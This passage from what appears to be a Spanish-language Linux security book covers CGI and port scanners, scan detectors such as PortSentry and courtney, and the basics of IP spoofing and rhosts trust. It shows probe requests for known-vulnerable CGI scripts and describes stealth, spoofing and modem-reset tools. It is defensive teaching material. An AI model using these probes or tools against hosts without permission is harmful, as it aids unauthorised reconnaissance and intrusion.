HTTP/1.0 200 Document follows
Date: Tue, 01 Jun 1999 09:44:14 GMT
Server: NCSA/1.4.1
Content-type: text/html
[ Press any key to search 4 CGI stuff..... ]
Searching for UnlG - backd00r : Not Found
Searching for phf             : Not Found
Searching for Count.cgi       : Not Found
Searching for test-cgi        : Not Found
Searching for nph-test-cgi    : Not Found
Searching for php.cgi         : Not Found
Searching for handler         : Found !! ;)
Searching for webgais         : Not Found
Searching for websendmail     : Not Found
Searching for webdist.cgi     : Found !! ;)
Searching for faxsurvey       : Not Found
Searching for htmlscript      : Not Found
Searching for pfdisplay       : Not Found
Searching for perl.exe        : Not Found
Searching for wwwboard.pl     : Not Found
Searching for www-sql         : Not Found
Searching for view-source     : Not Found
Searching for campas          : Not Found
Searching for aglimpse        : Not Found
Searching for man.sh          : Not Found
Searching for AT-admin.cgi    : Not Found
Searching for filemail.pl     : Not Found
Searching for maillist.pl     : Not Found
Searching for jj              : Not Found
Searching for info2www        : Not Found
Searching for service.pwd     : Not Found
Searching for users.pwd       : Not Found
Searching for authors.pwd     : Not Found
Searching for args.bat        : Not Found
Searching for uploader.exe    : Not Found
...have a nice hack... ;-)
```

En él, CGI *scanner* encontró dos puntos vulnerables habituales en IRIX:

- El *script* cgi-bin/handler permite a los usuarios locales y remotos ejecutar comandos arbitrarios con los privilegios del demonio httpd.
- El programa webdist.cgi cgi-bin permite a los usuarios locales y remotos ejecutar comandos arbitrarios con los privilegios del demonio httpd.

CGI *scanner* es útil para verificar los agujeros obvios en la seguridad que a menudo se pasan por alto en las instalaciones de servidores web nuevas.

Es posible agregar nuevos procedimientos de prueba a CGI *scanner* incorporando los archivos con errores. Por ejemplo, imagine que había un nuevo *script* de prueba vulnerable llamado /cgi-bin/variables.cgi. Agréguelo al código fuente de CGI *scanner* en las matrices *buff* y *cginame* de la siguiente forma:

```
buff[27] = "GET /_vti_pvt/users.pwd HTTP/1.0\n\n";
buff[28] = "GET /_vti_pvt/authors.pwd HTTP/1.0\n\n";
buff[29] = "GET /cgi-dos/args.bat HTTP/1.0\n\n";
buff[30] = "GET /cgi-win/uploader.exe HTTP/1.0\n\n";
buff[31] = "GET /cgi-bin/variables.cgi HTTP/1.0\n\n";
```

y de la siguiente forma:

```
cginame[26] = "service.pwd    ";
cginame[27] = "users.pwd      ";
cginame[28] = "authors.pwd    ";
cginame[29] = "args.bat       ";
cginame[30] = "uploader.exe   ";
cginame[31] = "variables.cgi   ";
```

Vuelva a compilar CGI *scanner*. A partir de ese momento, rastreará (y emitirá informes sobre) el nuevo archivo (variables.cgi).

Otros *scanners* interesantes

Además de estas herramientas, hay otros *scanners* más especializados con distintos fines y funciones. La Tabla 8.2 muestra algunos de ellos.

Tabla 8.2 Otros *scanners* interesantes

Scanner	Descripción y ubicación
checkXusers	Comprueba los usuarios que están actualmente conectados desde servidores X inseguros. Necesita netstat en la ruta y hay que ejecutarlo desde una cuenta normal. Ubicación: ftp://coast.cs.purdue.edu/pub/tools/unix/checkXusers.Z.
Connect	Comprueba las máquinas de forma recursiva en busca de un servidor tftp. Esta herramienta es útil para determinar a través de ftp si la red tiene algún punto vulnerable. Ubicación: http://www.giga.or.at/pub/hacker/unix/connect.tar.gz.
dnswalk	Un depurador de DNS que busca entradas inconsistentes en registros de DNS. Es una buena forma de mantener la DNS limpia y actualizada, y es igual, en muchos aspectos, a dns_lint. Para utilizarlo, se necesita Perl 5.003 o superior y los módulos Net::DNS y IO::Socket de CPAN, que se pueden descargar en http://www.cpan.org. Ubicacion: http://www.cis.ohio-state.edu/~barr/dnswalk/.

Tabla 8.2 Otros *scanners* interesantes *(continuación)*

Scanner	Descripción y ubicación
DOC	Domain Obscenity Control, una herramienta para depurar DNS. Diagnostica los dominios mal configurados e intenta reconciliar registros perdidos realizando consultas a servidores de nombres. Necesita awk (gawk). Ubicación: ftp://coast.cs.purdue.edu/pub/tools/unix/doc.2.0.tar.Z.
exscan	Un *scanner* de puertos que ofrece detección remota del sistema operativo, captura de *banners* y un pequeño número de funciones de recogida de inteligencia para HTTP, telnet, FTP, etc. Ubicación: http://exscan.netpedia.net/exscan.html.
getethers	Rastrea la LAN, hace pings a todas las estaciones de trabajo y graba sus direcciones Ethernet. Ubicación: http://ftp.unicamp.br/pub/unix-c/networks/getethers.tar.gz.
IdentTCPscan	Intentará obtener el UID de los procesos en marcha. Es útil cuando hay una red grande y desea evaluar si alguna estación de trabajo está ejecutando httpd en root o, si NCSA, nobody. Ubicación: http://www.giga.or.at/pub/hacker/unix/identTCPscan.c.gz.
jakal	Un *scanner* furtivo que deja poco o ningún rastro en los registros. Rastrea los hosts que están detrás de firewalls utilizando conexiones a medio abrir, que no están totalmente negociadas. Ubicación: http://bob.urs2.net/computer_security/152cscripts/jakal.c.
mdmrst.c	Una irritante herramienta pequeña que puede restablecer el módem de destino a través de Internet. Funciona enviando caracteres especiales de control del módem (+++AZH0) a través de transmisiones ICMP_ECHO_REQUEST. El resultado es que el módem de destino interrumpirá la conexión. (Esta herramienta se suele utilizar en combinación con la inteligencia recopilada de los *war dialers*, donde el ataque sabe que el objetivo tiene un módem disponible.) Ubicación: http://www.sekurity-net.com/newfiles/mdmrst.c.
portscan	Un *scanner* de puertos rápido y poco preciso que captura todos los puertos TCP abiertos (y también aquellos UDP que tienen poco ajuste). Ubicación: http://www.giga.or.at/pub/hacker/unix/portscan.c.
Proxy Port Scanner	Realiza rastreos anónimos a través de proxies. Aunque no muy limpia (la dirección del proxy se graba en registros en el destino), esta herramienta complicará la investigación de los administradores de sistemas. Quizá sea útil para realizar determinadas auditorías de seguridad. Ubicación: http://www.sekurity-net.com/newfiles/ppscan.c.
QueSo	Un *scanner* para la detección remota de sistemas operativos. Los desarrolladores agregan de forma rutinaria nuevas huellas digitales del sistema operativo. Puede obtenerlo en http://www.apostols.org.

Tabla 8.2 Otros *scanners* interesantes *(continuación)*

Scanner	Descripción y ubicación
rhosts.dodgy	Verifica los archivos rhosts en todo el sistema en busca de posibles problemas de configuración. La herramienta es más compleja de lo que parece, ya que va más allá del simple análisis léxico. También realiza búsquedas hacia delante y hacia atrás en los *hosts* e identifica aquellos que no conozca o que sean sospechosos, anomalías en los nombres de usuario y todas las verificaciones estándar de + y * en rhosts. Necesita Perl. Ubicación: http://gopher.metronet.com:70/0/perlinfo/scripts/admin/rhosts.dodgy.pl.
sl0scan	Un *scanner* que utiliza Perl y ofrece *spoofing* de origen y falsificación (lo utilizan los intrusos para ocultar su ubicación). Hay varias opciones de falsificación, incluidas aquéllas en las que se especifica explícitamente la dirección o se utiliza una generación aleatoria. sl0scan también permite especificar en qué parte de la secuencia aleatoria se va a producir el rastreo real. Ubicación: http://www2.merton.ox.ac.uk/~security/bugtraq-199902/0173.html.
spoofscan	spoofscan ofrece un giro interesante: falsifica la dirección de origen del rastreo (spoofscan también se menciona en el Capítulo 9, "*Spoofing*"). Puede encontrarlo en http://24.92.91.91/Members/pROcon/exploits/spoofscan.txt.
strobe	Un *scanner* de puertos rápido, poco preciso y antiguo que funciona muy deprisa. Obtiene los servicios /etc/services-style estándar. Ubicación: http://ugweb.cs.ualberta.ca/~beck/hack/strobe.tar.gz.
trojan.pl	Busca en las rutas de búsqueda situaciones y permisos que podrían llegar a invitar a los creadores de troyanos a atacar. trojan.pl informa de qué usuarios son capaces de instalar un troyano y cómo podrían hacerlo. Necesita Perl. Ubicación: ftp://coast.cs.purdue.edu/pub/tools/unix/trojan/.
xscan	Rastrea *hosts* en busca de pantallas X inseguras y registra las pulsaciones de dichas pantallas. Esta herramienta es útil para evaluaciones rápidas y poco precisas de la seguridad de X. Ubicación: http://www.jabukie.com/Unix_Sourcez/xscan.tar.gz.

NOTA

Los *scanners* de puertos deben utilizarse con precaución y no hay que rastrear otros *hosts* sin permiso. Aunque lo haga sin malicia, puede provocar sin darse cuenta una denegación de servicio. Como se explica en el Capítulo 17, "Ataques de denegación de servicio", determinado hardware de redes (por ejemplo, los modelos sin actualizaciones de Osicom RouterMate) dejarán de funcionar al rastrearlos. También son vulnerables los *routers* de Cisco que ejecuten IOS 12.0 (sin actualizaciones) cuando se rastrea con UDP su puerto 514 (sobre todo con NMAP).

¿Son legales los *scanners*?

La legalidad de los *scanners* es un tema de debate. Algunas personas creen que esta actividad va más allá de la ley, para lo que argumentan que rastrear un objetivo es como ir a casa de alguien y utilizar una palanca para abrir las puertas y las ventanas. Otros insisten en que cuando se mantiene un sitio de Internet se concede, al menos, consentimiento implícito para ser rastreado. Después de todo, una dirección de red se parece mucho a un número de teléfono; todo el mundo tiene derecho a llamar a él.

No hay ninguna ley en contra. Hasta la fecha, no se ha derogado ninguna ley que haga referencia directamente a los *scanners* (aunque se podrían llegar a aplicar algunos estatutos). Así que, por ahora, la respuesta es afirmativa, los *scanners* son legales.

Sin embargo, si se rastrea un *host* sin autorización, es posible que se estén infringiendo las leyes.

Aquí surge el problema ético. Se podría argumentar que al rastrear una red se intentaba mejorar su seguridad. Sin embargo, es más probable que lo que realmente se pretendiera era explotar los agujeros que se encontraran. La mayoría de administradores de sistemas creen que la única razón que existe para rastrear es poner al descubierto sus puntos débiles. Por tanto, sostienen que rastrear una red es, a primera vista, evidencia de algo malvado.

En cualquier caso, quien rastree alguna red sin autorización debe estar preparado para los problemas que puedan aparecer por ello, y no sólo los que provengan del objetivo, sino también del proveedor. La mejor solución si se desea conocer y desarrollar *scanners* es establecer una intranet en casa. Con ello se consigue un buen campo para la experimentación sin molestar a nadie.

Defenderse contra ataques de *scanners*

Los *scanners* son muy beneficiosos cuando están en las manos correctas, las suyas. Sin embargo, cualquiera puede conseguir uno, incluyendo los intrusos. Y aunque los *scanners* no otorgarán a los atacantes un acceso inmediato a ningún servidor (a menos que no se proteja), su existencia garantiza preocupaciones.

Los *scanners* seleccionan inteligencia importante de los servidores. Aunque sólo fuera por esta razón, es conveniente conocer la detección de *scanners*. De esta forma, aunque no pueda evitar que ataquen su sistema, al menos sabrá que lo están haciendo.

Las siguientes herramientas pueden ayudarle a hacerlo.

courtney (detector de SATAN y SAINT)

Aplicación: courtney de Marvin J. Christensen.

Necesita: Perl 5+, tcpdump, libpcap-0.0.

Archivos de configuración: ninguno.

Ubicación: ftp://ciac.llnl.gov/pub/ciac/sectools/unix/courtney/courtney.tar.Z.

Historial de seguridad: courtney no tiene un historial de seguridad importante.

Notas: Las últimas distribuciones de Linux suelen incorporar tcpdump y libpcap-0.0 (consulte el CD-ROM).

courtney es un *script* de Perl que, junto con *tcpdump*, detecta los rastreos de SATAN y SAINT. Registra las advertencias en formato syslog ALERT estándar y el aviso puede verse en /var/log/messages.

Para instalar courtney, descomprima el archivo. courtney se descomprimirá en courtney-1.3/, donde deberían aparecer los siguientes archivos:

```
-rw-r--r--   1 1565     bin          1802 Apr  7  1995 DISCLAIMER
-rw-r--r--   1 1565     bin          1735 Apr  7  1995 INSTALL
-rw-r--r--   1 1565     bin          3164 Apr  7  1995 README
-rwxr-xr-x   1 1565     bin         11832 Apr  7  1995 courtney.pl
```

Para ejecutar courtney, introduzca el siguiente comando:

```
$ courtney.pl &
```

Verá este mensaje:

```
tcpdump: listening on eth0
```

Para este ejemplo, ejecutamos courtney en linux2 e iniciamos un rastreo de SAINT desde gnss. A medida que progresaba el rastreo, courtney grababa la actividad. Ésta es una parte de /var/log/messages en linux2 (la máquina víctima):

```
May 30 23:51:57 linux2 syslog: error: cannot execute /usr/sbin/ipop3d: No
➥such file or directory
May 30 23:51:57 linux2 root: courtney[6197]: NORMAL_ATTACK from gnss -
➥target linux2.samshacker.net
May 30 23:51:57 linux2 syslog: error: cannot execute /usr/sbin/ipop2d: No
➥such file or directory
May 30 23:51:57 linux2 syslog: error: cannot execute /usr/sbin/gn: No
➥such file or directory
May 30 23:51:57 linux2 syslog: error: cannot execute /usr/sbin/imapd: No
➥such file or directory
May 30 23:51:57 linux2 in.rexecd[6247]: connect from gnss
May 30 23:51:57 linux2 root: courtney[6197]: HEAVY_ATTACK from gnss
➥target linux2.samshacker.net
May 30 23:51:57 linux2 ftpd[6234]: FTP session closed
May 30 23:51:57 linux2 syslog: error: cannot execute /usr/sbin/uucico: No
➥such file or directory
May 30 23:52:10 linux2 fingerd[6260]: rejected @
May 30 23:52:11 linux2 syslog: error: cannot execute /usr/sbin/imapd: No
➥such file or directory
```

Como se puede ver, el método de courtney es directo. Sin embargo, ofrece varias opciones de línea de comandos para poder personalizarlo aún más. Véase la Tabla 8.3.

Tabla 8.3 Distintas opciones de la línea de comandos de courtney

Opción	Propósito
-c	Esta opción se utiliza para agregar salida STDOUT local solamente de los nombres de los *hosts* atacantes.
-d	Esta opción se utiliza para inicializar la depuración (producirá una mejor salida).
-h	Esta opción se utiliza para iniciar un resumen del uso.
-i [*interfaz*]	Esta opción se utiliza para cambiar la interfaz en la que tcpdump escucha.
-l	Esta opción se utiliza para desactivar el registro de syslog.
-m [*usuario@host*]	Esta opción se utiliza para especificar que courtney debe enviar por correo los resultados a usuario@host.
-s	Esta opción se utiliza para agregar un reflejo local de la salida a STDOUT (tenga en cuenta que la salida se sigue enviando a los registros).

NOTA

Otra alternativa específica de SATAN es Gabriel, que se diseñó originalmente para Solaris y, por consiguiente, requiere un ajuste considerable para Linux. Si esto le interesa, puede obtener más información en http://www.lat.com/.

Icmpinfo (detector de rastreos/bombas ICMP)

Aplicación: Icmpinfo de Laurent Demailly.

Necesita: C, redes, *includes* de red (/usr/include/netinet/).

Archivos de configuración: ninguno.

Ubicación: ftp://hplyot.obspm.fr/net/icmpinfo-1.11.tar.gz.

Historial de seguridad: Icmpinfo no tiene un historial de seguridad importante.

Notas: ninguna.

Icmpinfo detecta actividad sospechosa en ICMP, como bombas y rastreos. Para utilizarlo, descomprima el paquete. icmpinfo se descomprimirá en icmpinfo-1.11/, donde deberían aparecer los siguientes archivos:

```
-rw-r--r--    1 root     sys         1769 Aug 28  1995 CHANGES
-r--r--r--    1 root     sys          930 Aug 28  1995 CHECKSUMS.asc
-rw-r--r--    2 root     sys         4363 Aug 28  1995 DOC
-rw-r--r--    1 root     sys         4690 Aug 28  1995 LICENSE
-rw-r--r--    1 root     sys          837 Aug 17  1995 Makefile
-rw-r--r--    1 root     sys         1416 Aug 17  1995 NocTools.Infos
-rw-r--r--    2 root     sys         4363 Aug 28  1995 README
-rw-r--r--    1 root     sys           45 Aug 17  1995 TODO
-rw-r--r--    1 root     sys         1613 May 26  1994 defs.h
-rw-r--r--    1 root     sys          311 Apr 22  1994 err.c
-rw-r--r--    1 root     sys         4190 Aug 28  1995 icmpinfo.c
-rw-r--r--    1 root     sys         1657 Aug 28  1995 icmpinfo.man
-rw-r--r--    1 root     sys         3791 May 11  1994 linux_ip_icmp.h
-rw-r--r--    1 root     sys         6561 Aug 28  1995 print.c
-rw-r--r--    1 root     sys          552 Jan  7  1994 recvping.c
```

Desde aquí, cree el paquete con el comando make:

```
$ make
```

Ya está listo para ejecutar el programa. Para este ejemplo, ejecutamos icmpinfo con la opción -vv para capturar el tráfico con ping y traceroute:

```
linux2 36# icmpinfo -vvv
```

Seguidamente, en otra ventana, introdujimos una solicitud de traceroute. Esto es lo que grabó icmpinfo:

```
May 31 23:45:27 ICMP_Dest_Unreachable[Port] < 172.16.0.2[linux2.
➥samshacker.net]
> 172.16.0.2 [linux2.samshacker.net] sp=34304 dp=33435 seq=0x00140000
➥sz=36(+20)
May 31 23:45:27 ICMP_Dest_Unreachable[Port] < 172.16.0.2 [linux2.
➥samshacker.net]
> 172.16.0.2 [linux2.samshacker.net] sp=34304 dp=33436 seq=0x00140000
➥sz=36(+20)
May 31 23:45:27 ICMP_Dest_Unreachable[Port] < 172.16.0.2 [linux2.
➥samshacker.net]
> 172.16.0.2 [linux2.samshacker.net] sp=34304 dp=33437 seq=0x00140000
sz=36(+20)
```

icmpinfo vigila tanto el tráfico entrante como el saliente y es muy configurable. La Tabla 8.4 contiene las opciones importantes de la línea de comandos.

Tabla 8.4 Distintas opciones de la línea de comandos de Icmpinfo

Opción	Propósito
-l	Esta opción se utiliza para ejecutar la salida de Icmpinfo a registros (syslog).

Tabla 8.4 Distintas opciones de la línea de comandos de IcmpInfo *(continuación)*

Opción	Propósito
-n	Esta opción se utiliza para desactivar las consultas de nombres.
-p [puerto]	Esta opción se utiliza para omitir puertos.
-s	Esta opción se utiliza para capturar también la dirección de la interfaz destinataria. Por ejemplo, es posible que haya varias interfaces. Pues bien, esta característica ayuda a averiguar lo que ha recibido cada una de ellas.
-v	Esta opción se utiliza para atrapar todo el tráfico ICMP (incluso las propias consultas de traceroute), excepto los *pings*.
-vv	Esta opción se utiliza para atrapar también los *pings*.
-vvv	Esta opción se utiliza para capturar todo el tráfico ICMP, además de volcados ASCII y hexadecimales de paquetes.

scan-detector (detector genérico de rastreos UDP)

Aplicación: scan-detector de Christoph Schuba/Gene Spafford.

Necesita: Perl 5+, tcpdump, libpcap-0.0.

Archivos de configuración: ninguno.

Ubicación: ftp://coast.cs.purdue.edu/pub/COAST/tools/scan-detector.tar.Z.

Historial de seguridad: scan-detector no tiene un historial de seguridad importante.

Notas: es aconsejable recuperar también las extensiones SATAN de scan-detector. Dichas extensiones pueden obtenerse en ftp://coast.cs.purdue.edu/pub/COAST/tools/SATAN_Extensions.tar.Z.

scan-detector es un detector genérico de TCP/UPD que utiliza Perl. Si Perl se ha instalado correctamente, debería funcionar sin ningún problema. La Tabla 8.5 contiene las opciones más importantes de la línea de comandos de scan-detector.

Tabla 8.5 Distintas opciones de la línea de comandos de scan-detector

Opción	Propósito
-c [SYSLOG-CODE]	Esta opción se utiliza para especificar el nombre del código syslogd (como AUTH).
-d [puertos]	Esta opción se utiliza para especificar los puertos UDP en los que se va a escuchar. Cada uno de los puertos se delimita mediante comas (-d 3456,33325 especifica que scan-detector debe escuchar los puertos 3456 y 33325). Además, esta opción admite comodines.

Tabla 8.5 Distintas opciones de la línea de comandos de scan-detector *(continuación)*

Opción	Propósito
-e	Esta opción se utiliza para especificar que scan-detector registre errores estándar en lugar de syslog.
-i	Esta opción se utiliza para especificar que scan-detector debe intentar realizar búsquedas de conexiones TCP en identd.
-l [host]	Esta opción se utiliza para especificar un *host* de registros determinado (p.ej., -l linux2.samshacker.net).
-m [bytes]	Esta opción se utiliza para especificar el número de bytes que debe monitorizar scan-detector en las conexiones UDP (de forma predeterminada = 1600).
-n [bytes]	Esta opción se utiliza para especificar el número de bytes que debe monitorizar scan-detector en cada pasada. El valor predeterminado es 64.
-p [PRIORIDAD]	Esta opción se utiliza para especificar la prioridad de syslogd (como ALERT).
-s [puertos]	Esta opción se utiliza para especificar los puertos TCP en los que se va a escuchar. Cada uno de los puertos se delimita mediante comas (-s 2345,3456 especifica que scan-detector debe escuchar los puertos 2345 y 3456). Además, esta opción admite comodines.
-t [tiempo de espera]	Esta opción se utiliza para especificar el intervalo de espera de cada conexión monitorizada. Este valor se expresa en segundos. El valor predeterminado es 15.
-v	Esta opción se utiliza para iniciar en modo personalizado.

klaxon

Aplicación: klaxon de Doug Hughes.

Necesita: *includes* de C y netinet.

Archivos de configuración: ninguno.

Ubicación: ftp://ftp.eng.auburn.edu/pub/doug/klaxon.tar.gz.

Historial de seguridad: klaxon no tiene un historial de seguridad importante.

Notas: el autor advierte de que la aplicación de *klaxon* a demasiados puertos puede exponer la máquina a ataques de denegación de servicio.

klaxon es una herramienta sofisticada que detecta rastreos de puertos por servicio. Se creó a partir de código rexec modificado y sustituye a los servicios TCP y UDP en inetd.conf, por lo que inetd.conf sería similar a éste:

```
rexec    stream  tcp     nowait  root    /etc/local/klaxon klaxon rexec
link     stream  tcp     nowait  root    /etc/local/klaxon klaxon link
supdup   stream  tcp     nowait  root    /etc/local/klaxon klaxon supdup
tcpmux   stream  tcp     nowait  root    /etc/local/klaxon klaxon tcpmux
```

A continuación, klaxon detecta los rastreos y la actividad de los registros (los 128 bytes primeros de cada sondeo). Aunque no detecta rastreos furtivos, es más que suficiente para monitorizar una gran variedad de rastreos en determinados servicios.

NOTA

Tenga en cuenta que si utiliza klaxon para sustituir a muchos servicios, los atacantes remotos pueden iniciar de forma remota un ataque de denegación de servicio que utiliza toda la memoria disponible y almacena la cola en la caché. Klaxon es muy útil para una monitorización superficial e incisiva en determinados puertos.

PortSentry de Psionic

Aplicación: PortSentry de Craig H. Rowland/Psionic.

Necesita: archivos *include* de C e IP.

Archivos de configuración: portsentry_config.h, portsentry.conf (para establecer rutas, identificar los puertos que se desean escuchar y definir las reglas de bloqueo).

Ubicación: http://www.psionic.com/tools/portsentry-0.90.tar.gz.

Historial de seguridad: PortSentry no tiene un historial de seguridad importante.

Notas: El creador de PortSentry ha comentado su código fuente con toda meticulosidad, con lo que ofrece a los usuarios una vista desde dentro de la construcción de la herramienta. Por esta razón, más allá de su utilidad general, PortSentry es fantástico para todos los que estudien la programación de *sockets*.

PortSentry es una herramienta avanzada que va más allá de la simple detección de rastreo de puertos: lo que realmente intenta es identificar y bloquear a los atacantes en tiempo real.

Entre las características de PortSentry se incluyen:

- Amplia compatibilidad con la detección de rastreos furtivos para ataques de los tipos FIN, half-open, NULL, "oddball packet", SYN y X-MAS.
- Monitorización TCP y UDP de varios *sockets* al mismo tiempo, aun cuando se ejecute una sola copia de PortSentry.

- Mantenimiento del estado (recordar los *hosts* que se conectaron antes) para la asignación automática de una entrada de deny a los *hosts* con errores en la configuración de TCP Wrappers.

De forma predeterminada, PortSentry se compila perfectamente en Linux y la documentación es tan completa que no nos vamos a detener en la instalación y documentación, y simplemente diremos lo siguiente: PortSentry es muy completo y altamente recomendable.

NOTA

PortSentry forma parte del proyecto Abacus, que cuenta con varias herramientas de seguridad bien diseñadas, entre las que se incluyen LogCheck, una herramienta de análisis de registros (consulte el Capítulo 19, "Logs y auditorías") y HostSentry, una herramienta para la detección de intrusos (consulte el Capítulo 20, "Detección de intrusiones"). Para obtener más información acerca de este proyecto, acceda a http://www.psionic.com/abacus/.

Recursos interesantes

Para finalizar, los siguientes documentos y recursos se centran en los *scanners*, sus utilidades y el impacto que tienen en la seguridad de las redes.

- Una entrevista electrónica con Dr. Gary McGraw, Marie Alm. En esta entrevista, el autor de "Java Security: Hostile Applets, Holes, & Antidotes" explica la seguridad de Java y cómo han utilizado la caché los intrusos en el pasado para utilizar Java para rastrear los puertos (http://www.bayarea.net/~aalm/mb/97jun/eintvu.htm).
- "Daemons Defy Hackers", Michael Surkan, PC Week. En este artículo, Surkan compara Internet Security Scanner, PingWare, SATAN y NetProbe (http://www.zdnet.com/pcweek/netweek/0205/tdaem.html).
- El Capítulo 8 de "Firewall Testing, 3ª Annual Firewall Industry Guide", International Computer Security Association. Este capítulo explica la integración de *scanners* en la prueba de *firewalls* (http://www.icsa.net/fwbg/chap_8.html).
- "Is Your Browser a Blabbermouth? Are Your Ports Being Scanned?", Gary McGraw, JavaWorld. Este artículo adopta una perspectiva distinta, ahondando en lo que puede ocurrir cuando el cliente web es el objetivo de un rastreo. El autor explica antiguos agujeros en Java (http://www.javaworld.com/javaworld/jw-03-1997/jw-03-securityholes.html).
- "Network Security Scanners: Sniffing Out Network Holes", Leslie O'Neill y Joel Scambray, Editors, InfoWorld. Este documento relata una comparación interna de dos grandes *scanners*, ISS y CyberCop, describe sus caracte-

rísticas, eficacia y coste total de propiedad. Puede consultarlo en http://archive.infoworld.com/cgi-bin/displayTC.pl?/990208comp.htm.

- "Network Security: Anything But Bulletproof", Christopher W. Klaus, Internet Security Systems, Inc. En este artículo, Klauss explica los ataques y rastrea contra *firewalls* (http://data.com/tutorials/bulletproof.html).
- Página de "World Wide Port Scans", Institute of Physiology, Technical University de Aachen, Alemania. Este sitio es una gran herramienta de referencia para aquellas personas que estudian *scanners* de puertos. La universidad preparó la página (que se actualiza cada diez minutos) para mostrar los ataques de rastreo de puertos contra su red. Incluye los registros de los *firewalls* (actualizados también cada diez minutos) y un análisis gráfico de la actividad (http://www.physiology.rwth-aachen.de/user/jens/wwp.html).
- "SATAN-ism: Computer Security Probes Over the Internet - Shrink Wrapped for Your Safety?", David G. Hesprich and Dr. Paul Clark. Este artículo, aunque es antiguo, ofrece una buena perspectiva de los distintos servicios en los que rastrea SATAN (http://gue-tech.asee.org/darkgrue/_classwork/cs329/SATAN-ism.html).
- "Stealth Scanning—Bypassing Firewalls/SATAN Detectors", Christopher Klaus (ISS). Klaus explica los aspectos técnicos del rastreo a través de un *firewall* sin activar las alarmas (http://www.netsys.com/firewalls/firewalls-9512/0085.html).
- "Tracking Their Moves: Know Your Enemy II, Lance Spitzner". Spitzner le lleva por el análisis de recursos y explica cómo descubrir o identificar rastreos furtivos. Este documento va dirigido a administradores de sistemas Solaris, pero ofrece consejos válidos para todos los usuarios de Linux (http://www.enteract.com/~lspitz/enemy2.html).

Resumen

Muchas situaciones tienen su lado positivo y su lado negativo. Estas reglas se aplican a los *scanners*. Aunque los *scanners* son valiosas herramientas de evaluación de *hosts*, comportan dos riesgos principales: uno es que los atacantes pueden utilizarlos para determinar rápidamente las debilidades del sistema de seguridad y el otro es que se puede confiar demasiado en los *scanners*. Evite ambas contingencias y descubrirá un mundo de ventajas de los *scanners*. Los *scanners* evolucionan con rapidez.

CAPÍTULO 9

Spoofing

En este capítulo

¿Qué es spoofing?
Spoofing de TCP e IP.
Estudio: un sencillo ataque de spoofing.
Evitar ataques de spoofing de IP.
Spoofing de ARP.
Spoofing de DNS.
Otros ataques de spoofing extraños.
Otras referencias.
Resumen.

En este capítulo se examinan los ataques de *spoofing*, su funcionamiento y cómo defenderse de ellos.

¿Qué es el *spoofing*?

El *spoofing* tradicional se produce cuando los atacantes autentican una máquina con otra mediante la falsificación de paquetes de un *host* en el que se confía. En estos últimos años, esta definición se ha ampliado para abarcar todos los métodos de modificación en las relaciones de confianza o en la autenticación basándose en direcciones o en nombres de *hosts*.

Este capítulo se centra en varias técnicas de *spoofing*, entre las que se incluyen:

- *Spoofing* de IP.
- *Spoofing* de ARP.
- *Spoofing* de DNS.

Spoofing de TCP e IP

Los controles de acceso a la red que utilizan *hosts* son las piedras angulares de la seguridad en Internet, aunque son manifiestamente distintos en cada una de las aplicaciones. Algunos se han diseñado para proteger a un solo servidor, mientras que otros, como los empaquetadores de TCP, protegen varios servicios simultáneamente. Finalmente, un pequeño número de estas herramientas, como los *firewalls*, tienen un alcance mayor y protegen redes enteras.

Sin duda alguna, estas herramientas parecen muy diferentes, ya que realizan tareas especializadas. Sin embargo, casi todas ellas comparten una característica básica: confían en la fuente o en la dirección IP como identificador. Por ejemplo, muchas aplicaciones tienen archivos de control de accesos que contienen secciones como ésta:

```
AllowHosts shell.ourcompany.net, 199.171.199.*
DenyHosts bozos.ourcompany.net, 207.171.0.*
```

Dependiendo de la aplicación con la que se trabaje, estos directorios pueden abarcar redes completas, *hosts* individuales u, ocasionalmente, incluso usuarios especificados. Dichos controles son dominantes en todo UNIX (y Linux) e innumerables desarrolladores los han utilizado para asegurar sus servidores.

Sin embargo, se da un hecho curioso; desde 1985, las personas relacionadas con la seguridad saben que estos métodos no son realmente seguros. En ese año, Robert Morris (que entonces trabajaba en Bell Labs) escribió un artículo teórico sobre este tema bajo el título "A Weakness in the 4.2BSD UNIX TCP/IP Software". En él, explicaba:

> "Las partes importantes de la cabecera de TCP son un número de puerto de origen, un número de puerto de destino, un número de secuencia, un número de confirmación y algunas marcas. Los números de puerto identifican los circuitos virtuales implicados, los números de secuencia y de confirmación garantizan que los datos se reciben en el orden correcto y las marcas afectan al estado del circuito virtual. Una cabecera de IP consta básicamente de identificadores de los *hosts* de origen y de destino; dichos identificadores son números de 32 bits que indican, de forma exclusiva, un *host* y una red."

Las especulaciones de Morris indicaban que mientras la dirección de origen era un verdadero identificador exclusivo, no necesariamente era fiable. De hecho, creía que la utilización de la dirección de origen para la autenticación representaba un serio agujero en la seguridad de TCP/IP:

> "4.2BSD proporciona un "servidor" de ejecución remota que escucha las solicitudes de las conexiones TCP al puerto 514. Cuando dichas solicitudes llegan a una máquina, el servidor comprueba que el *host* del que parte dicha solicitud es "de confianza" comparando el Id. del *host* de origen de la cabecera IP con una lista de equipos en los que se confía. Si el *host* de origen es correcto, el servidor lee los Id. de usuario y comandos que se van a ejecutar desde el circuito virtual que proporciona TCP. El punto débil de este esquema es que el propio *host* de origen rellena el Id. de la IP del *host* de origen y no hay provisión en 4.2BSD ni en TCP/ IP para descubrir el verdadero origen de un paquete."

Sin embargo, a pesar de estas advertencias, los desarrolladores incorporaron la autenticación basada en la dirección de origen a muchas utilidades estándar de UNIX y dicha autenticación persiste hasta el momento actual.

El sistema rhosts es un buen ejemplo. Este sistema se puede utilizar para establecer una relación de confianza entre las máquinas. Como se explicaba en una página del primer manual de rhosts:

> "Los archivos /etc/hosts.equiv y .rhosts proporcionan la base de datos de "autenticación remota" para rlogin(1), rsh(1), rcp(1) y rcmd(3N). Los archivos especifican *hosts* remotos y usuarios a los que se considera "dignos de confianza". Los usuarios que gozan de confianza pueden acceder al sistema local sin introducir contraseña."

Éste sería un archivo .rhosts de ejemplo:

```
node1.sams.hacker.net hickory
node2.sams.hacker.net dickory
node3.sams.hacker.net doc
node4.sams.hacker.net mouse
```

Este archivo especifica que se confía en las cuatro máquinas mencionadas (y en los usuarios hickory, dickory, doc y mouse). Por consiguiente, pueden acceder a la máquina local a través de servicios r sin estar sujetos a la autenticación de contraseña.

Teniendo esto en cuenta se podría concluir inicialmente que la autenticación de rhosts se vence con facilidad (después de todo, los atacantes sólo necesitan falsificar la dirección de origen). Sin embargo, el *spoofing* no es tan sencillo. El mero hecho de que la autenticación de la dirección de origen tenga defectos no posibilita en sí mismo el *spoofing* de IP. Hay otros factores que contribuyen a este hecho, el más importante de los cuales es la forma en que se gestionan las conexiones TCP y las transferencias de datos.

